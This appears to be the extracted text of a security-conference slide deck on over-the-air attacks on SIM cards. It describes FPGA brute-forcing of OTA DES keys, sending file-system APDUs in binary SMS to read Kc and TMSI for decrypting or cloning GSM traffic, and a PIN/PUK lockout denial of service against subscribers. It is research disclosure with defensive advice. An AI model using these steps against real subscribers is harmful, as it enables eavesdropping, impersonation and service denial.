

- + For telcos
 - + Do not try to reinvent the ~~wheel~~ webserver
 - + All your 3/4G modems/routers are ~~5A>~~ belong to us
- + For everybody
 - + Please don't plug computers into your USB
 - + Even if it's your harmless ~~network printer~~ 4G modem



Is it safe to plug USB devices on 220v wall sockets?



The Chip





What is SIM: for hacker

- Microcontroller
 - Own OS
 - Own file system
 - Application platform and API
- Used in different phones (even after upgrade)
- OS in independent, but can kill all security
 - Baseband access
 - OS sandbox bypass





What has Karsten taught us?

- + There are applications on SIM card
- + Operator can access your SIM card by means of binary SMS
- + Identifier for accessing such applications is TAR (Toolkit Application Reference)




What has Karsten taught us?

- + Not all TARs are equally secure
- + If you are lucky enough you could find something to bruteforce
- + If you are even more lucky you can crack some keys
- + Or some TARs would accept commands without any crypto at all



Getting the keys

- + Either using rainbow tables or by plain old DES cracking
- + We've chosen the way of brute force
- + Existing solutions were too slow for us
- + So why not to build something new?






Getting the keys

- + So why not to build something new?
- + Bitcoin mining business made another twist
- + Which resulted in a number of affordable FPGAs on the market
- + So...



The rig


+ Here's what we've done – proto #1





The rig


+ Here's what we've done – proto #2





The rig

+ Here's what we've done – “final” edition





The rig

+ Some specs:

Hardware	Speed (Mcrypt/sec)	Time for DES (days)	Time for 3DES (part of key is known, days)
Intel CPU (Core i7-2600K)	475	1755,8 (~5 years)	5267,4
Radeon GPU (R290X)	3`000	278	834
Single chip (xs6slx150-2)	7`680	108,6	325,8
ZTEX 1.15y	30`720	27,2	81,6
Our rig (8*ZTEX 1.15y)	245`760	3,4	10,2

+ decrypt bruteforcer - <https://twitter.com/GiftsUngiven/status/492243408120213505>



Now what?

- + So you either got the keys or didn't need them, what's next?
 - + Send random commands to any TARs that accept them
 - + Send commands to known TARs



Now what?

- + Send random commands to TARs that accept them
 - + Many variables to guess:
CLA INS P1 P2 P3 PROC DATA SW1 SW2
- + Good manuals or intelligent fuzzing needed
- + Or you'll end up with nothing: not knowing what you send and receive



Now what?

- + Send commands to known TARs
 - + Card manager (00 00 00)
 - + File system (B0 00 00 - B0 FF FF)
 - + ...




Now what?

File system (B0 00 00 - B0 FF FF)

- + Stores interesting stuff: TMSI, Kc
- + May be protected by

CHV1 == PIN code





Attack?

- + No fun in sending APDUs through card reader
- + Let's do it over the air!
- + Wrap file system access APDUs in binary SMS
- + Can be done with osmocom, some gsm modems or SMSC gateway




Attack?

- + Binary SMS can be filtered
- + Several vectors exist:
 - + Intra-network
 - + Inter-network
 - + SMS gates
 - + Fake BTS/FemtoCell



Attack?

- + Wait! What about access conditions?
 - + We still need a PIN to read interesting stuff
 - + Often PIN is set to 0000 by operator and is never changed
 - + Otherwise needs bruteforcing





Attack?

- + PIN bruteforce
 - + Only 3 attempts until PIN is blocked
 - + Needs a wide range of victims to get appropriate success rate
 - + Provides some obvious possibilities...





Attack?

- + Byproduct attack – subscriber DoS
 - + Try 3 wrong PINs
 - + PIN is locked, PUK requested
 - + Try 10 wrong PUKs
 - + PUK is locked
 - + Subscriber is locked out of GSM network - needs to replace SIM card



Attack?

- + To sniff we still got to figure out the ARFCN
- + There are different ways...
- + Catching paging responses on CCCH feels like the most obvious way
- + Still have to be coded – go do it!
- + Everything could be built on osmocom-bb...



Attack?

- + Assuming we were lucky enough
 - + We do have the OTA key either don't need one
 - + We've got the PIN either don't need one
 - + All we need is to read two elementary files
 - + MF/DF/EF/Kc and MF/DF/EF/loci
 - + Go look at SIMTracer!




Attack?

- + Assuming we were lucky enough
 - + We now got TMSI and Kc and don't need to rely on Kraken anymore
 - + Collect some GSM traffic with your SDR of choice or osmocom-bb phone
 - + Decrypt it using obtained Kc
 - + Or just clone the victim for a while using obtained TMSI & Kc
 - + Looks like A5/3 friendly!
 - + Profit!



DEMO






So?

- + Traffic decryption only takes 2 binary messages
- + DoS takes 13 binary messages and can be done via SMS gate
- + There are valuable SMS-packages. ~~Catch the deal.~~
- + There are also USSDs...



“What a girl to do?”

- + Change PIN, maybe...
- + Run SIMTester!
- + Use PSTN FTW:(
- + Pigeon mail anyone?





“What a girl to do?”

- + Change PIN, maybe...
- + Run SIMTester!
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


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Resume

- + For telcos
 - + Check all your SIMs
 - + Train your/contractor of SIM/App/Sec
- + For everybody
 - + Pray



Thanks!